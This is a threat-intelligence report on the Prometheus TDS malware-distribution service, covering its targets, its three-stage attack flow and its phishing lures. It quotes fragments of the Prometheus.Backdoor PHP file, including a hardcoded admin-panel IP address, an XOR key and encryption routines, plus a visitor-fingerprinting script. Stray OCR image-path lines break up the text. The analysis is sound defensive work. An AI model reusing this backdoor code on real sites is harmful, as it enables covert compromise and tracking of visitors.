
Prometheus TDS

blog.group-ib.com/prometheus-tds



05.08.2021

The key to success for Campo Loader, Hancitor, IcedID, and QBot

Viktor Okorokov

Lead Threat Intelligence analyst

Nikita Rostovcev

Threat Intelligence analyst

Introduction

In the spring of 2021, Group-IB's Threat Intelligence analysts discovered traces of a malware campaign distributing Hancitor. The researchers took an interest in an untypical pattern of the downloader's distribution, which was subsequently described by Unit 42[1] and McAfee[2] researchers as a new technique designed to hide documents containing malicious links from web scanners' radars. However, the data extracted by Group-IB's analysts indicates that a similar pattern is also used to distribute malware such as Campo Loader, IcedID, QBot, SocGholish, and Buer Loader.

Group-IB discovered at least 3,000 targets of separate malware campaigns that make use of the same scheme. By analyzing the list of targets, the experts were able to establish the two most active campaigns. The first targeted individuals in Belgium, and the second targeted companies, corporations, universities, and government organizations in the United States.


By analyzing the malware distribution campaigns, Group-IB's experts were able to conclude that it was possible for them to be carried out using the same MaaS solution. This assumption was later confirmed by Group-IB's analysts after they found a sale notice for a service designed to distribute malicious files and redirect users to phishing and malicious sites — Prometheus TDS (Traffic Direction System) — on one of the underground platforms.

Description

Prometheus TDS is an underground service that distributes malicious files and redirects visitors to phishing and malicious sites. This service is made up of the Prometheus TDS administrative panel, in which an attacker configures the necessary parameters for a malicious campaign: downloading malicious files, and configuring restrictions on users' geolocation, browser version, and operating system.

To prevent victims of malicious campaigns from interacting with the administrative panel directly, which may result in the attacker's server being disclosed and blocked, Prometheus TDS uses third-party infected websites that act as a middleman between the attacker's administrative panel and the user. It should also be mentioned that the list of compromised websites is manually added by the malware campaign's operators. The list is uploaded through importing links to web shells. A special PHP file named Prometheus.Backdoor is uploaded to the compromised websites to collect and send back data about the user interacting with the administrative panel. After analyzing the data collected, the administrative panel decides whether to send the payload to the user and/or to redirect them to the specified URL.

More than three thousand email addresses targeted in the first phase of malicious campaigns in which Prometheus TDS was used to send malicious emails were extracted by Group-IB Threat Intelligence analysts. The extracted data analysis helped identify the most active campaigns, one targeting individuals in Belgium (more than 2,000 emails) and the other targeting US government agencies, companies, and corporations in various sectors (banking and finance, retail, energy and mining, cybersecurity, healthcare, IT, and insurance), (more than 260 emails). The data about identified targets of attacks with the use of Prometheus TDS and companies affected as their result has been handed over to the US, German and Belgian CERTs.



Targets of malicious campaigns with the use of Prometheus TDS

Attack scheme using Prometheus TDS

The distribution of malware using Prometheus TDS is carried out in several stages.


Stage 1

The user receives an email containing one of the following elements:


● An HTML file that redirects the user to a compromised site on which Prometheus.Backdoor is installed;

● A link to a web shell that redirects users to a specified URL, in this case to one of the addresses used by Prometheus TDS;

● A link to a Google Doc containing the URL redirecting users to a malicious link.



The implementation of malicious campaigns with the use of Prometheus TDS



manufacture-4364 Automatisch alle 5 Minuten aktualisiert

document.xlsb

Previewing is disabled.
Click here to download the document

Von Google Drive veröffentlicht – Missbrauch melden

debtor-9704 Automatisch alle 5 Minuten aktualisiert

Sorry, you can't view this file at this moment.

Please try accessing the file again later. If the file you are trying to access is particularly large or is shared with many people, it may take up to 24 hours to be able to view.

If you still can't access a file, you can download it here.

©2020 Google Inc.

Von Google Drive veröffentlicht – Missbrauch melden

begin-340 Automatisch alle 5 Minuten aktualisiert

Microsoft

Office 365

Redirecting -

Click here to continue

Von Google Drive veröffentlicht – Missbrauch melden

authorization-8029 Automatisch alle 5 Minuten aktualisiert

Previewing is disabled.
Click here to download the document

Von Google Drive veröffentlicht – Missbrauch melden

apologize-8226 Automatisch alle 5 Minuten aktualisiert

document.doc

Previewing is disabled.
Click here to download the document

Von Google Drive veröffentlicht – Missbrauch melden

confidentially.docx Automatisch alle 5 Minuten aktualisiert

confidential document.doc

Previewing is disabled.
Click here to download the document

Von Google Drive veröffentlicht – Missbrauch melden

Google Docs files used by Prometheus TDS

Stage 2


The user opens the attachment or follows the link and is redirected to the Prometheus.Backdoor URL. Prometheus.Backdoor collects the available data on the user.

Stage 3

The data collected is sent to the Prometheus TDS admin panel. This admin panel then decides whether to instruct the backdoor to send a malicious file to the users and/or to redirect them to the specified URL.


Analysis of Prometheus.Backdoor

Malicious campaigns using Prometheus TDS are carried out via hacked sites with Prometheus.Backdoor installed on them. The backdoor is controlled through the admin panel.



Prometheus TDS admin panel


The data exchange between the administrative panel and the backdoor is encrypted with an XOR cipher. The key for this cipher is explicitly hardcoded in the Prometheus.Backdoor settings, along with the address of the administrative panel used by the attackers to manage backdoors on infected sites.



```
$host = "http://109.248.203.114";
$path_page = "/wp-content/shsspnwyl";
$key = "zi,,d,,n,,xu,p,,e,q,,nelcm,,,k";
$path_test = "/testParams/";

//error_reporting(1);

function encodeSource($t, $k) {
    $o = "";
    for ($i = 0; $i < strlen($t);) {
        for ($j = 0; $j < strlen($k); $j++, $i++) {
            $o .= $t{$i} ^ $k{$j};
        }
    }
    return base64_encode($o);
}

function decodeSource($s, $g) {
    $u="";
    $s = base64_decode($s);
    for($o = 0; $o < strlen($s);) {
        for($t = 0; $t < strlen($g); $t++, $o++) {

            $u .= $s{$o} ^ $g{$t};
        }
    }
    return $u;
}
```


A fragment of the Prometheus.Backdoor code containing the address of the administrative panel, a key for encrypting transmitted data, and functions for encrypting and decrypting data

After the user visits the infected site, Prometheus.Backdoor collects basic information about them: IP address, User-Agent, Referrer header, time zone, and language data, and then forwards this information to the Prometheus admin panel.



```
if(!strposa($ua, $ieSign)) {

    echo "<script>

    let d = -new Date().getTimezoneOffset();
    let n = Intl.DateTimeFormat().resolvedOptions().timeZone;

    function set_cookie (name, value, minutes) {

        let date = new Date();
        date.setTime(date.getTime() + (minutes * 60 * 1000));

        let expires = "";

        if (minutes)
            expires = "; expires="+date.toGMTString();

        document.cookie = name + "=" + escape (value) + expires+";path=/";
    }

    function get_cookie (cookie_name) {
      let results = document.cookie.match ('(^|;) ?' + cookie_name + '=([^;]*)(;|$)');

      if (results)
        return (unescape (results[2]));
      else
        return null;
    }

    if (!get_cookie('d') && !get_cookie('n')) {
        set_cookie('d', d, 2);
        set_cookie('n', n, 2);
        document . location . reload();
    }

    </script>";
```

